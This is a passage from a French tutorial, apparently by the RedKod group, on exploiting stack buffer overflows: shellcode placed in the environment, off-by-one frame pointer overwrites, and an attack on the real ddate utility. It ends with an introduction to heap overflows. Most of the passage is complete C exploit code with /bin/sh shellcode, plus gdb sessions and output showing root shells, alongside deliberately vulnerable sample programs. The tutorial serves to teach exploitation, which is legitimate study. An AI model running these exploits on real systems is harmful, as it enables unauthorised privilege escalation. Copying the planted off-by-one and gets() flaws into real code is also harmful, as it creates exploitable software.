Nous constatons que le buffer est vraiment très petit et il est donc vraiment impossible de tenir le shellcode à l'intérieur. De plus il serait impossible de mettre le shellcode en deuxième argument car le programme ne se lancerait pas. Et pour finir il est également impossible de le cacher derrière le premier argument car la longueur de cet argument excéderais alors aisément les 20 caractères autorisés par le test. La seule solution est donc de mettre le shellcode à un autre endroit : l'environnement. Voyons maintenant les informations nécessaires :

```
$> gdb -q vuln4
(gdb) run `perl -e "print('A'x8)"`
Starting program: /root/RedKod/Stack_Overflow/BO/vuln4/vuln4 `perl -e "print('A'x8)"`
=== Vuln4: Shellcode dans l'environnement ===

Program received signal SIGSEGV, Segmentation fault.
0x40030116 in __libc_start_main () from /lib/libc.so.6
(gdb) info reg ebp eip
ebp 0x41414141 0x41414141
eip 0x40030116 0x40030116
(gdb) run `perl -e "print('A'x12)"`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/RedKod/Stack_Overflow/BO/vuln4/vuln4 `perl -e "print('A'x12)"`
=== Vuln4: Shellcode dans l'environnement ===

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg ebp eip
ebp 0x41414141 0x41414141
eip 0x41414141 0x41414141
(gdb)
```

Bon pas de commentaires, comme d'habitude :
- 4 octets pour le buffer
- 4 octets pour %ebp saved
- 4 octets pour %eip saved

Voila il faut donc un buffer de 12 octets pour overwriter %eip.

3 - Exploitation.

La méthode reste la même : un buffer contenant 8 octets de données quelconques, puis 4 octets représentants l'adresse du shellcode. Voici donc le code :

```
---------- exploit4.c ----------
/*gcc -o exploit4 exploit4.c */
#include <unistd.h>
#include <stdlib.h>

#define BUFFER_LEN 4
#define OVERFLOW 8

#define TARGET "/root/RedKod/Stack_Overflow/BO/vuln8/vuln8"
#define ARG (0xc0000000 - 4 - sizeof(TARGET) - sizeof(shellcode))
//#define ARG (0xbfffffffa - strlen(TARGET) - strlen(shellcode))
#define copy(a, b) *((int *) &arg[1][a]) = b

int main(int argc, char **argv)
{
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
                   "\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
                   "\x0c\xb0\x0b\xcd\x80\x31\xdb\x89\xd8\x40"
                   "\xcd\x80\xe8\xdc\xff\xff\xff"
                   "/bin/sh";
char *arg[] = { TARGET, "flip", NULL };
char *envp[] = { shellcode, NULL };
int i;

printf("=== NostroBO Buffer Overflow ===\n\n");

printf("-> Creating Buffer.\n");

arg[1] = malloc(BUFFER_LEN + OVERFLOW + 1);
memset(arg[1], '|', BUFFER_LEN+OVERFLOW);

printf("-> Calculating NewRet Address.\n");
copy(BUFFER_LEN+OVERFLOW-4, ARG);

printf("-> Shellcode Address: 0x%x\n", ARG);
```

```
printf("-> Exploit executed successfuly.\n");

printf("-> RedKod Rulez.\n");

execve(arg[0], arg, envp);
}
---------- exploit4.c ----------
```

Voyons si cela fonctionne.

$> ./exploit4
=== NostroBO Buffer Overflow ===

-> Creating Buffer.
-> Calculating NewRet Address.
-> Shellcode Address: 0xbfffffa1
-> Exploit executed successfuly.
-> RedKod Rulez.
=== Vuln4: Shellcode dans l'environnement === sh-2.05a# whoami root sh-2.05a# exit exit $>

Voila du premier coup et sans aucun NOPs. Contrat rempli. Je pense que nous pouvons dire que c'est la meilleure méthode d'exploitation de Buffer Overflow. Que puis-je ajouter de plus sinon que nous venons enfin de trouver une méthode nous satisfaisant pleinement.

7. Frame Pointer Overwriting (vuln5)

Voici une explication sur une faille de type Buffer Overflow mais un petit peu plus technique. Cette faille est également nommée "Off-by-One Overflow". En effet la particularité de cette méthode se trouve dans le fait qu'un seul octet de débordement suffit à son exploitation. Ce genre de bug est assez difficile à détecter car les fonctions dangereuses telles que strcpy(), gets() ..etc.. n'y sont pour rien, seul le programmeur en est responsable.

1 - Explication de la méthode.

Avant d'aborder cette partie, prière de bien vouloir relire le chapitre (2. Organisationde la Pile) dedié à l'explication du fonctionnement de la Pile car cela est très important. Revenons tout de même sur l'epilog. Lorsque la fonction est quittée, le processeur POP en premier lieu %ebp saved dans le registre %esp puis %eip saved dans %eip, pour revenir à l'état précédent l'appel à la fonction. Plus techniquement, avant l'epilog, %ebp saved représente le bas de la Stack pour la fonction, mais durant l'epilog, le processeur POP donc %ebp saved dans %esp qui devient donc le haut de la Stack courante. Ensuite, le processeur POP l'élément situé en haut de la Stack pour le stocker dans %eip. Je précise bien que lorsque le processeur POP, il va chercher en haut de la pile, c'est à dire à l'adresse contenue dans le registre %esp. Voyons un cas précis de vulnérabilité de ce type :

```
---------- vuln5.c ----------
/* gcc -g -o vuln5 vuln5.c */
int flip(char *front)
{
char buffer[256];
int i;

printf("=== Vuln5: Frame Pointer OverWriting ===\n");

for (i = 0; i <= 256 && front[i]; i++)
     buffer[i] = front[i];
}

int main(int argc, char **argv)
{
if (argc == 2)
     flip(argv[1]);
return (0);
}
---------- vuln5.c ----------
```

Voyons un petit peu comment se comporte ce programme.

```
$> gdb -q vuln5
(gdb) disass main
Dump of assembler code for function main:
0x8048460 <main>:        push %ebp
0x8048461 <main+1>:      mov %esp,%ebp
0x8048463 <main+3>:      sub $0x8,%esp
0x8048466 <main+6>:      cmpl $0x2,0x8(%ebp)
0x804846a <main+10>:     jne 0x8048480 <main+32>
0x804846c <main+12>:     add $0xfffffff4,%esp
0x804846f <main+15>:     mov 0xc(%ebp),%eax
0x8048472 <main+18>:     add $0x4,%eax
0x8048475 <main+21>:     mov (%eax),%edx
0x8048477 <main+23>:     push %edx
```

```
0x8048478 <main+24>:     call 0x80483f0 <flip>
0x804847d <main+29>:     add $0x10,%esp
0x8048480 <main+32>:     xor %eax,%eax
0x8048482 <main+34>:     jmp 0x8048484 <main+36>
0x8048484 <main+36>:     leave
0x8048485 <main+37>:     ret
End of assembler dump.
(gdb) disass flip
Dump of assembler code for function flip:
0x80483f0 <flip>:        push %ebp
0x80483f1 <flip+1>:      mov %esp,%ebp
0x80483f3 <flip+3>:      sub $0x114,%esp
0x80483f9 <flip+9>:      push %ebx
0x80483fa <flip+10>:     add $0xfffffff4,%esp
0x80483fd <flip+13>:     push $0x8048500
0x8048402 <flip+18>:     call 0x8048300 <printf>
0x8048407 <flip+23>:     add $0x10,%esp
0x804840a <flip+26>:     movl $0x0,0xffffffefc(%ebp)
0x8048414 <flip+36>:     cmpl $0x100,0xffffffefc(%ebp)
0x804841e <flip+46>:     jg 0x8048432 <flip+66>
0x8048420 <flip+48>:     mov 0x8(%ebp),%eax
0x8048423 <flip+51>:     mov 0xffffffefc(%ebp),%edx
0x8048429 <flip+57>:     add %edx,%eax
0x804842b <flip+59>:     cmpb $0x0,(%eax)
0x804842e <flip+62>:     jne 0x8048434 <flip+68>
0x8048430 <flip+64>:     jmp 0x8048432 <flip+66>
0x8048432 <flip+66>:     jmp 0x8048458 <flip+104>
0x8048434 <flip+68>:     lea 0xffffff00(%ebp),%eax
0x804843a <flip+74>:     mov 0xffffffefc(%ebp),%edx
0x8048440 <flip+80>:     mov 0x8(%ebp),%ecx
0x8048443 <flip+83>:     mov 0xffffffefc(%ebp),%ebx
0x8048449 <flip+89>:     add %ebx,%ecx
0x804844b <flip+91>:     mov (%ecx),%bl
0x804844d <flip+93>:     mov %bl,(%edx,%eax,1)
0x8048450 <flip+96>:     incl 0xffffffefc(%ebp)
0x8048456 <flip+102>:    jmp 0x8048414 <flip+36>
0x8048458 <flip+104> :   mov 0xffffffee8(%ebp),%ebx
0x804845e <flip+110>:    leave
0x804845f <flip+111>:    ret
End of assembler dump.
(gdb) b *0x8048484
Breakpoint 1 at 0x8048484: file vuln5.c, line 16.
(gdb) b *0x8048485
Breakpoint 2 at 0x8048485: file vuln5.c, line 16.
(gdb) b *0x804845e
Breakpoint 3 at 0x804845e: file vuln5.c, line 9.
(gdb) b *0x804845f
Breakpoint 4 at 0x804845f: file vuln5.c, line 9.
(gdb) run `perl -e "print('A'x257)"`
Starting program: /root/RedKod/Stack_Overflow/BO/vuln5/vuln5 `perl -e "print('A'x257)"`
=== Vuln5: Frame Pointer OverWriting ===

Breakpoint 3, 0x0804845e in flip (front=0xbffffb00 'A' <repeats 200 times>...) at vuln5.c:9
9          }
(gdb) c
Continuing. Breakpoint 4, 0x0804845f in flip (front=0x41414141 <Address 0x41414141 out of bounds>) at vuln5.c:9

9          }
(gdb) info reg ebp esp
ebp            0xbffff941       0xbffff941
esp            0xbffff960       0xbffff960
(gdb) c
Continuing.

Breakpoint 1, main (argc=1094795585, argv=0x41414141) at vuln5.c:16
16          }
(gdb) info reg ebp esp
ebp            0xbffff941       0xbffff941
esp            0xbffff974       0xbffff974
(gdb) c
Continuing.

Breakpoint 2, 0x08048485 in main (argc=Cannot access memory at address 0x41414149) at vuln5.c:16
16          }
(gdb) info reg ebp esp
ebp            0x41414141       0x41414141
esp            0xbffff945       0xbffff945
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Bon decortiquons tout cela. Nous désassemblons tout d'abord le code pour pouvoir placer des breakpoints qui nous permetterons d'observer l'évolution des adresses. Ensuite nous lancons le programme avec 257x'A', sachant que le buffer ne peut en contenir que 256. Voyons le resultat tout d'abord :

Program received signal SIGSEGV, Segmentation fault. 0x41414141 in ?? ()

En effet le programme segfault car il copie bien les 257 caractères. Tout simplement une erreur de programmation. Regardons de nouveau le code :

```
for (i = 0; i <= 256 && front[i]; i++)
     buffer[i] = front[i];
```

La boucle est mauvaise a cause du "<=". Souvenez vous que nous commencons à compter à partir de 0. Le programme copie donc de 0 a 256 soit 257 caractères. De ce fait nous avons donc la possibilité d'overwriter le dernier octet de %ebp saved. Voyons en détail ce que cela produit, comment le déroulement du programme est modifié :

```
Breakpoint 4, 0x0804845f in flip (front=0x41414141 <Address 0x41414141 out of bounds>) at vuln5.c:9
9          }
(gdb) info reg ebp esp
ebp            0xbffff941       0xbffff941
esp            0xbffff960       0xbffff960
```

Nous voyons pour l'instant simplement que notre dernier caractere 'A' a bien overwriter %ebp saved: 0xbffff941. En effet le dernier octet de %ebp est egal à 0x41.

```
Breakpoint 1, main (argc=1094795585, argv=0x41414141) at vuln5.c:16
16          }
(gdb) info reg ebp esp
ebp            0xbffff941       0xbffff941
esp            0xbffff974       0xbffff974
```

Même chose ici, %ebp n'a pas bougé.

```
Breakpoint 2, 0x08048485 in main (argc=Cannot access memory at address 0x41414149) at vuln5.c:16
16          }
(gdb) info reg ebp esp
ebp            0x41414141       0x41414141
esp            0xbffff945       0xbffff945
```

Cette fois ci, %esp a pris la valeur de %ebp et y a ajouté 4 octets. Nous voyons donc bien ici que apparemment du fait de modifier 1 octet de %ebp, nous pouvons également modifier %esp (haut de la Pile). Vous connaissez la suite des événements, le processeur va POP l'élément contenu sur la Pile, c'est à dire à l'adresse contenue dans %esp = 0xbffff945 et va le stocker dans %eip. Pour finir le processeur éxécutera la prochaine instruction, contenue à l'adresse %eip. Dans notre exemple le programme crash car %eip vaut 0x41414141. Cela signifie que %esp est tomber dans notre buffer.
Je reclarifie les choses : nous avons modifier un octet de %ebp, %ebp a été copié dans %esp puis incrémenté de 4. Puis à cette adresse, le processeur a pris l'élément et l'a stocké dans %eip.

Voyons un deuxième exemple pour vérifier que c'est bien nous qui avons altérer la valeur de %ebp, %esp puis indirectement %eip. Nous allons essayer avec un buffer rempli de 257x'B'.

```
(gdb) run `perl -e "print('B'x257)"`
Starting program: /root/RedKod/Stack_Overflow/BO/vuln5/vuln5 `perl -e "print('B'x257)"`
=== Vuln5: Frame Pointer OverWriting ===

Breakpoint 3, 0x0804845e in flip (front=0xbffffb00 'B' <repeats 200 times>...) at vuln5.c:9
9          }
(gdb) c
Continuing.

Breakpoint 4, 0x0804845f in flip (front=0x42424242 <Address 0x42424242 out of bounds>) at vuln5.c:9
9          }
(gdb) info reg ebp esp
ebp            0xbffff942       0xbffff942
esp            0xbffff960       0xbffff960
(gdb) c
Continuing.

Breakpoint 1, main (argc=1111638594, argv=0x42424242) at vuln5.c:16
16      }
(gdb) info reg ebp esp
ebp            0xbffff942       0xbffff942
esp            0xbffff974       0xbffff974
(gdb) c
Continuing.

Breakpoint 2, 0x08048485 in main (argc=Cannot access memory at address 0x4242424a
) at vuln5.c:16
16      }
(gdb) info reg ebp esp
ebp            0x42424242       0x42424242
esp            0xbffff946       0xbffff946
(gdb) c
```

```
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)
```

Nous arrivons bien à faire pointer %esp sur notre buffer rien qu'en modifiant un octet de %ebp. Pour ceux qui n'auraient pas encore saisi, je vous conseille de recommencer la lecture sur l'organisation de la Pile puis de reprendre cette partie.
Le but est donc de placer dans le buffer l'adresse de notre shellcode. De cette manière, nous modifions %ebp, qui va se copier dans %esp et modifier la valeur du registre pointant sur le haut de la pile. Le processeur POPera donc ensuite le valeur contenue sur le haut de la Stack (l'adresse du shellcode) et la stockera dans %eip. Puis notre shellcode sera executé. Je me répète mais c'est pour que tout cela soit bien clair étant donné que cette méthode est un petit peu plus complexe.

2 - Recherche d'informations.

Nous allons logiquement placer notre shellcode en environnement etant donné que nous avons demontrer sa puissance. Ensuite il faut placer l'adresse du shellcode dans le buffer, au bon endroit. Nous avons donc deux possibilités :
- Placer l'adresse par exemple au tout début, puis bruteforcer l'octet qui overwritera %ebp pour qu'il tombe un jour ou l'autre sur l'adresse.
- Placer l'adresse dans tout le buffer. Ainsi seul l'offset sera à modifier soit 4 fois le test à faire étant donné que au bout de 4 essais nous tomberons forcément sur l'adresse.

Je pense que la deuxième méthode est plus économique et plus propre. En effet un maximum de 4 coups sera nécéssaires pour obtenir notre shell. Comprenez bien que nous avons eu de la chance lors de notre test. Nous avons lancer notre programme avec 257x'A' et celui ci est tombé directement dans notre buffer. Cela aurait pu être different, il aurait alors fallu chercher une valeur pour l'octet overwrité qui serait tomber dans le buffer.

3 - L'exploit.

L'exploit est traditionnel, nous calculons l'adresse du shellcode contenu en environnement, puis nous remplissons le buffer avec cette adresse. Ensuite nous placons le caractère qui overwritera %ebp. Et voila le tour est joué. Il ne nous suffira qu'à effectuer 4 tests maximum pour exploiter la vulnérabilité.

```
---------- exploit5.c ----------
/* gcc -o exploit5 exploit5.c */
#include <unistd.h>
#include <stdlib.h>

#define BUFFER_LEN 256
#define OVERFLOW 1

#define TARGET  "/root/RedKod/Stack_Overflow/BO/vuln5/vuln5"

#define ARG     (0xc0000000 - 4 - sizeof(TARGET) - sizeof(shellcode))

#define EBP_OVERWRITED  0x41

#define copy(a, b)      *((int *) &arg[1][a]) = b

int main(int argc, char **argv)
{
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
                   "\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
                   "\x0c\xb0\x0b\xcd\x80\x31\xdb\x89\xd8\x40"
                   "\xcd\x80\xe8\xdc\xff\xff\xff"
                   "/bin/sh";
char *arg[] = { TARGET, "flip", NULL };
char *envp[] = { shellcode, NULL };
int i;

if (argc != 2)
  {
     printf("Usage: %s <offset 0-3>\n", argv[0]);
     exit(-1);
  }

printf("=== NostroBO Buffer Overflow ===\n\n");

printf("-> Creating Buffer.\n");

arg[1] = malloc(BUFFER_LEN + OVERFLOW + 1);

for (i = 0; i < (BUFFER_LEN); i += 4)
     copy(i, ARG);

printf("hop: %d\n", i);

printf("-> Shellcode Address: 0x%x\n", ARG);
```

```
arg[1][BUFFER_LEN] = EBP_OVERWRITED + atoi(argv[1]);

printf("-> Ebp's Byte overwrited injected: %c\n", arg[1][BUFFER_LEN]);

printf("-> Exploit executed successfuly.\n");
printf("-> RedKod Rulez.\n");

execve(arg[0], arg, envp);
}
---------- exploit5.c ----------
```

Voilà rien de difficile, je n'ajouterais donc rien. Voyons l'éxécution :

$> ./exploit5 0
=== NostroBO Buffer Overflow ===

-> Creating Buffer.
hop: 256
-> Shellcode Address: 0xbfffffa3
-> Ebp's Byte overwrited injected: A
-> Exploit executed successfuly.
-> RedKod Rulez.
=== Vuln5: Frame Pointer OverWriting ===
Segmentation fault
$> ./exploit5 1
=== NostroBO Buffer Overflow ===

-> Creating Buffer.
hop: 256
-> Shellcode Address: 0xbfffffa3
-> Ebp's Byte overwrited injected: B
-> Exploit executed successfuly.
-> RedKod Rulez.
=== Vuln5: Frame Pointer OverWriting ===
Segmentation fault
$> ./exploit5 2
=== NostroBO Buffer Overflow ===

-> Creating Buffer.
hop: 256
-> Shellcode Address: 0xbfffffa3
-> Ebp's Byte overwrited injected: C
-> Exploit executed successfuly.
-> RedKod Rulez.
=== Vuln5: Frame Pointer OverWriting ===
Segmentation fault
$> ./exploit5 3
=== NostroBO Buffer Overflow ===

-> Creating Buffer.
hop: 256
-> Shellcode Address: 0xbfffffa3
-> Ebp's Byte overwrited injected: D
-> Exploit executed successfuly.
-> RedKod Rulez.
=== Vuln5: Frame Pointer OverWriting ===
sh-2.05a# whoami
root
sh-2.05a# exit
exit
$>

Voilà exploit éxécuté avec succès. Sachez également que cet exploit est assez difficile à mettre en oeuvre car la taille du buffer est importante. En effet si jamais l'adresse de %ebp avait déjà étée basse, il n'y aurait eu quasiment aucune chance que l'on puisse tomber dans le buffer. Plus le dernier octet du Frame Pointer est haut, plus nous avons de marge de manoeuvre pour modifier l'adresse.
Enfin nous noterons que cette vulnérabilité est assez difficile mais intéressante à exploitée.

8. Ddate (vuln6)

Nous n'allons pas aborder un nouveau type de vulnérabilité mais tout simplement appliquer ce que nous avons appris à un exemple concret; en l'occurence "ddate". Une des particularités de notre attaque réside dans le fait que ce soit un programme fourni par les distributions Linux et comportant une faille de type Buffer Overflow, l'autre réside dans le fait que nous n'allons pas regarder les sources pour trouver la faille dans le code mais tout simplement trouver la faille en testant le programme.

1 - Recherche d'informations.

Le premier réflexe est de lire le manuel du programme:

```
$> man ddate
```

Nous apprenons par son manuel qu'il existe 2 options :
- Une chaine de format
- Une date

```
$ ddate
Today is Prickle-Prickle, the 19th day of Chaos in the YOLD 3136
$ ddate nimportequoi
usage: ddate [+format] [day month year]
```

Nous observons les paramètres disponibles.

```
$> ddate +'Today is %{%A, the %e of %B%}, %Y. %N%nCelebrate %H'
Today is Prickle-Prickle, the 19th of Chaos, 3136.
$> ddate +"It's %{%A, the %e of %B%}, %Y. %N%nCelebrate %H" 25 7 1983
It's Sweetmorn, the 60th of Confusion, 3149.
$> ddate +`perl -e "print('A'x500)"`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
$>
```

Voila nous savons désormais que ce programme est vulnérable à une attaque de type Buffer Overflow. Il reste à déterminer combien d'octets seront nécessaires pour overwriter %eip. Lancons gdb :

```
[...]

(gdb) run +`perl -e "print('A'x423)"`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /usr/bin/ddate +`perl -e "print('A'x423)"`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x00414141 in ?? ()
(gdb) run +`perl -e "print('A'x424)"`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /usr/bin/ddate +`perl -e "print('A'x424)"`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg ebp eip
ebp 0xbffff958 0xbffff958
eip 0x41414141 0x41414141
```

(gdb)

Après quelques tests nous en arrivons à la conclusion que 424 octets sont nécéssaires pour overwriter %eip. Nous allons opter pour une méthode simple et efficace, c'est à dire : shellcode en environnement.

2 - Exploitation.

Voyons le code source car cela ne change pas :

```
---------- exploit6.c ----------
/* gcc -o exploit6 exploit6.c */
#include <unistd.h>
#include <stdlib.h>

#define BUFFER_LEN 421
#define OVERFLOW 4

#define TARGET  "/usr/bin/ddate"

#define ARG     (0xc0000000 - 4 - sizeof(TARGET) - sizeof(shellcode))

#define copy(a, b)      *((int *) &arg[1][a]) = b

int main(int argc, char **argv)
{
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
                   "\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
                   "\x0c\xb0\x0b\xcd\x80\x31\xdb\x89\xd8\x40"
                   "\xcd\x80\xe8\xdc\xff\xff\xff"
                   "/bin/sh";
char *arg[] = { TARGET, NULL, NULL };
char *envp[] = { shellcode, NULL };
int i;

printf("=== NostroBO Buffer Overflow ===\n\n");

printf("-> Creating Buffer.\n");

arg[1] = malloc(BUFFER_LEN + OVERFLOW + 1);

memset(arg[1], '|', BUFFER_LEN+OVERFLOW);
arg[1][0] = '+';                    // pour simuler la chaine de format attendue

printf("-> Calculating NewRet Address.\n");

copy(BUFFER_LEN+OVERFLOW-4, ARG);

printf("-> Shellcode Address: 0x%x\n", ARG);

printf("-> Exploit executed successfuly.\n");
printf("-> RedKod Rulez.\n");

execve(arg[0], arg, envp);
}
---------- exploit6.c ----------
```

Voilà, lancons le maintenant :

$> ./exploit6
=== NostroBO Buffer Overflow ===

-> Creating Buffer.
-> Calculating NewRet Address.
-> Shellcode Address: 0xbfffffbf
-> Exploit executed successfuly.
-> RedKod Rulez.
//
//
//
//¿ÿÿ¿
sh-2.05a$ whoami
nostrobo
sh-2.05a$ exit
exit
$>

Et voilà un programme exploité avec succès et sans mal. Nous voyons que nous n'avons pas obtenu les privileges root, tout simplement parceque le programme n'était pas suid root.
Si vous êtes observateur vous aurez constater une chose étrange dans le code source de l'exploit :

#define BUFFER_LEN 421 #define OVERFLOW 4

Ce qui fait un total de 425 alors que durant notre recherche d'informations, nous étions arriver à la conclusion qu'il nous faudrait un buffer de 424.
Pourquoi ce changement?
Tout simplement parceque j'ai essayer avec 424 et que ca n'a pas fonctionner alors j'ai tester avec 425 et le resultat fut concluant.

9. Organisation du Tas

Tout d'abord je tiens à être tout à fait honnète. Je connais beaucoup moins bien les vulnérabilités de type Heap Overflow que celles de type Buffer Overflow. De ce fait je serais certainement moins precis. Cela explique également le peu d'exemple présents par rapport à la partie consacrée aux Buffers Overflow. Cette partie fait donc plus office d'introduction aux Heap Overflow.

Tout d'abord je vous rappelle que différentes zones mémoire sont utilisées pour stocker les données nécéssaires à un programme. Ainsi nous avions vu que la mémoire était divisée en 3 parties : Text, Data et Stack. Mais nous pouvons encore diviser si nous souhaitons être plus precis.

Je rappelle que dans la zone Text sont stockées les instructions, le code du programme. Dans la section Data sont stockées les données de types globales initialisées (dont la valeur de base est connue à la compilation) alors que dans la section Bss sont stockées celles qui ne sont pas initialisées. Il reste les variables allouées dynamiquement (via la fonction malloc()) qui, elles, seront stockées dans le Heap (Tas). A noter que les variables locales déclarées en static sont stockées comme des variables globales, c'est à dire dans la section Bss.

Voyons une suite de déclaration pour observer leur location en mémoire :

```
int nb;                     // bss
char redkod[] = "RedKod";                   // data

void            main()
{
int i;                    // stack
static int j;                     // bss
static char buffer[] = "buffer";                    // data
char *ptr;                      // stack

ptr = malloc(42);                     // heap
}
```

Comme vous l'avez surement deviné, la faille que nous allons étudier va se dérouler dans le Heap. Sachez que nous pourrions également étudier des cas se déroulant dans d'autres sections (bss, data), mais ceux ci sont assez rares et ne font pas l'objet de l'article. Je m'en tiendrais donc aux pointeurs dont la mémoire est allouée via la fonction "malloc()". Nous verrons aussi des cas de vulnérabilités avec des pointeurs sur fonctions.

1 - Comment est organisé le Tas.

Contrairement à la Stack qui fonctionne suivant le mode LIFO (Last In First Out), le Heap ne suit aucune règle. Cela représente simplement un espace mémoire où sont stockées les variables allouées avec la fonction "malloc()". Voici le prototype de la fonction "malloc()" :

*void *malloc(size_t size);*

Cette fonction renvoie donc un pointeur sur notre espace mémoire. Que precisez de plus sinon vous rappellez que étant donné que cette zone est exclusivement réservée aux données, aucun registre ni est stocké.

10. Démonstration (vuln7)

Nous allons voir un exemple concret pour étudier le comportement de l'allocation mémoire au niveau du Heap.

```
---------- vuln7.c ----------
/* gcc -o vuln7 vuln7.c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>

#define BUFFER_LEN      16

#define ADDR_LEN        4

int main(int argc, char **argv)
{
u_long diff;
static char buffer[BUFFER_LEN];
static char *ptr;
```

```
ptr = buffer;
diff = (u_long) &ptr - (u_long) buffer;

printf("ptr: (%p) = %p   buffer = %p   diff = 0x%x (%d) octets\n", &ptr, ptr, buffer, diff, diff);

memset(buffer, 'A', (u_int) (diff + ADDR_LEN));

printf("ptr: (%p) = %p   buffer = %p   diff = 0x%x (%d) octets\n", &ptr, ptr, buffer, diff, diff);

return (0);
}
---------- vuln7.c ----------
```

1 - Etude.

Nous déclarons donc 3 variables qui seront stockées dans différentes sections. Ensuite nous obtenons l'adresse du buffer que nous stockons dans le pointeur "ptr". Puis nous calculons la différence entre l'adresse du pointeur (pas l'adresse vers laquelle il pointe mais bien son adresse) et l'adresse du buffer (soit ptr étant donné que ptr pointe sur l'adresse du buffer). Puis nous affichons diverses informations :
- adresse de "ptr"
- adresse sur laquelle pointe "ptr"
- adresse de buffer
- valeur de "diff" en héxadécimal et en décimal

Ensuite nous écrivons dans "buffer" (qui a une taille de 16 octets) un nombre de caracteres 'A' égal à la valeur de "diff" (16 qui correspond en fait à la taille du buffer car dans le Heap, les variables se touchent et se suivent dans l'ordre de déclaration) plus 4 octets. Ainsi les 16 premiers octets vont remplir le buffer alors que les 4 derniers vont écraser la valeur de "ptr". Voyons ce que cela donne réellement :

$> ./vuln7
ptr: (0x80496b8) = 0x80496a8 buffer = 0x80496a8 diff = 0x10 (16) octets
ptr: (0x80496b8) = 0x41414141 buffer = 0x80496a8 diff = 0x10 (16) octets
$>

Nous pouvons donc constater que au premier affichage, tout va bien, la valeur de "ptr" est bien la même que l'adresse de buffer. La différence est de 16 octets ce qui est tout à fait logique.
Au second affichage, après l'écriture de 20 octets dans le buffer, nous observons le changement de valeur de ptr qui a bien été écrasé de 'A'. La théorie est donc vérifiée. En d'autres termes, il est très facile de modifier un pointeur pour le faire pointer sur une adresse mémoire arbitraire.

11. Pointeur sur chaine (vuln8)

Nous allons appliquer ce que nous venons d'apprendre à un exemple concret. Imaginons un programme dont le but serait d'écrire des informations dans un fichier. Seulement ce programme ayant les privilèges root, nous pourrions essayer de faire pointer la chaine désignant le fichier sur un fichier de notre choix. Tout cela n'est qu'un exemple. Dans notre cas cela n'a pas d'importance. Nous allons simplement essayer de modifier le fichier de destination.

```
---------- vuln8.c ----------
/* gcc -g -o vuln8 vuln8.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h
#include <errno.h>

#define ERROR -1
#define BUFFER_SIZE 16

int main(int argc, char **argv)
{
FILE *tmpfd;
static char buffer[BUFFER_SIZE];
static char *tmpfile;

tmpfile = "/root/RedKod/Stack_Overflow/HO/vuln1/tmpfile.tmp";

printf("before: tmpfile = %s\n", tmpfile);

printf("Enter one line of data to put in %s: ", tmpfile);
gets(buffer);

printf("\nafter: tmpfile = %s\n", tmpfile);

tmpfd = fopen(tmpfile, "a");
if (tmpfd == NULL)
  {
